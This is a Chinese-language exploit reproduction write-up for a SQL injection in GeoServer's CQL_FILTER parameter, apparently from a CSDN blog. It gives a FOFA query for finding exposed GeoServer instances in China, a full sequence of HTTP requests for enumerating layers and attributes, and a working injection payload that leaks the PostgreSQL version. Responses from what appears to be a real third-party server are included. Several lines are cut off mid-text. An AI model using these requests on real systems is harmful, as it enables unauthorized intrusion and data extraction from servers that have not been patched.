G5-2Geoserver-SQL


漏洞描述：

GeoServer在预览图层的时候，可以对图层进行数据过滤从而渲染出指定位置的图层。由于未对用户输入进行过滤，在使用需要以数据库作为数据存储的功能时，攻击者可以构造畸形的过滤语法，绕过GeoServer的词法解析从而造

影响版本：

GeoServer < 2.21.4
2.22.0 <= GeoServer < 2.22.2

网站图片：



Error 404 - Not Found.

No context on this server matched or handled this request.
Contexts known to this server are:

- /geoserver ---> o.e.j.w.WebAppContext@1aea918{/geoserver,file:/D:/Projects/GEOServer/webapps/geoserver/,AVAILABLE}{D:\Projects\GEOServer\webapps\geoserver}
- /test ---> o.e.j.w.WebAppContext@88a132{/test,file:/D:/Projects/GEOServer/webapps/test/,AVAILABLE}{D:\Projects\GEOServer\webapps\test}

Powered by Jetty:// Java Web Server

网络测绘：

fofa语法：

app="GeoServer" && country="CN"

漏洞复现：


payload：

```
GET /geoserver/ows?service=wfs&version=1.0.0&request=GetFeature&typeName=[查询到的图层名称]&CQL_FILTER=strStartsWith([该图层中的属性名称],'x'')+%3d+true+and+1%3d(SELECT+CAST+(
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://your-ip/geoserver/index.html
Connection: close
Cookie: JSESSIONID=1kfz9gw2euktiwv7gc982xdsr
Upgrade-Insecure-Requests: 1
```

效果图:
PS：特殊符号需要使用url编码
获取GeoServer 中 WFS 服务的图层信息（包括支持的 WFS 版本、支持的数据格式、支持的查询方式、支持的空间参考系统等）

```
GET /geoserver/ows?service=WFS&version=1.0.0&request=GetCapabilities HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://your-ip/geoserver/index.html
Connection: close
Cookie: JSESSIONID=1kfz9gw2euktiwv7gc982xdsr
Upgrade-Insecure-Requests: 1
```

获取到了地理图层列表信息




[redacted]eoserver/ows?service=WFS&version=1.0.0&request=GetCapabilities
70%

```
- <FeatureType>
    <Name>gwpd:chinamap0</Name>
    <Title>chinamap0</Title>
    <Abstract/>
    <Keywords>features, chinamap0</Keywords>
    <SRS>EPSG:4326</SRS>
    <LatLongBoundingBox minx="73.25161743164062" miny="17.982297897338867" maxx="135.08001708984375" maxy="53.73786926269531"/>
  </FeatureType>
- <FeatureType>
    <Name>gwpd:chinamap1</Name>
    <Title>chinamap1</Title>
    <Abstract/>
    <Keywords>features, chinamap1</Keywords>
    <SRS>EPSG:4326</SRS>
    <LatLongBoundingBox minx="73.25161743164062" miny="17.982297897338867" maxx="135.08001708984375" maxy="53.73786926269531"/>
  </FeatureType>
- <FeatureType>
    <Name>gwpd:chinamap10</Name>
    <Title>chinamap10</Title>
    <Abstract/>
    <Keywords>features, chinamap10</Keywords>
    <SRS>EPSG:4326</SRS>
    <LatLongBoundingBox minx="73.25161743164062" miny="17.982297897338867" maxx="135.08001708984375" maxy="53.73786926269531"/>
  </FeatureType>
- <FeatureType>
    <Name>gwpd:chinamap11</Name>
    <Title>chinamap11</Title>
    <Abstract/>
    <Keywords>features, chinamap11</Keywords>
    <SRS>EPSG:4326</SRS>
    <LatLongBoundingBox minx="73.25161743164062" miny="17.982297897338867" maxx="135.08001708984375" maxy="53.73786926269531"/>
  </FeatureType>
- <FeatureType>
    <Name>gwpd:chinamap12</Name>
    <Title>chinamap12</Title>
    <Abstract/>
    <Keywords>features, chinamap12</Keywords>
    <SRS>EPSG:4326</SRS>
```

CSDN @(

获取某个图层的属性名称

```
GET /geoserver/wfs?request=DescribeFeatureType&version=2.0.0&service=WFS&outputFormat=application/json&typeName=图层名称 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://your-ip/geoserver/index.html
Connection: close
Cookie: JSESSIONID=1kfz9gw2euktiwv7gc982xdsr
Upgrade-Insecure-Requests: 1
```




[redacted]0/geoserver/wfs?request=DescribeFeatureType&version=2.0.0&service=WFS&outputForm

```
▼ 0:
    typeName:        "chinamap11"
  ▼ properties:
    ▼ 0:
        name:        "geom"
        maxOccurs:   1
        minOccurs:   0
        nillable:    true
        type:        "gml:Geometry"
        localType:   "Geometry"
    ▼ 1:
        name:        "adm1_code"
        maxOccurs:   1
        minOccurs:   0
        nillable:    true
        type:        "xsd:string"
        localType:   "string"
    ▼ 2:
        name:        "fid"
        maxOccurs:   1
        minOccurs:   0
```

图层属性名称

最后构造payload查询数据库版本信息



```
GET /geoserver/ows?service=wfs&version=1.0.0&request=GetFeature&typeName=gwpd%3Achinamap11&CQL_FILTER=strStartsWith(fid,'x'')+%3d+true+and+1%3d(SELECT+CAST+((SELECT+version())+AS+INTEGER))+--+')+%3d+true HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://42.192.78.201:8080/geoserver/index.html
Connection: close
Cookie: JSESSIONID=1kfz9gw2euktiwv7gc982xdsr
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
Content-Type: text/xml; charset=UTF-8
Connection: close
Server: Jetty(9.2.13.v20150730)

<?xml version="1.0" ?>
  <ServiceExceptionReport
  version="1.2.0"
  xmlns="http://www.opengis.net/ogc"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.opengis.net/ogc
  http://schemas.opengis.net/wfs/1.0.0/OGC-exception.xsd">
    <ServiceException>
      error:java.lang.RuntimeException: java.io.IOException
      java.lang.RuntimeException: java.io.IOException
      java.io.IOExceptionorg.postgresql.util.PSQLException:
         Ч            integer             : &quot;PostgreSQL 1
      compiled by Visual C++ build 1914, 64-bit&quot;
            :    Ч            integer             : &quot;Pos
       14.2, compiled by Visual C++ build 1914, 64-bit&quot;
    </ServiceException>
```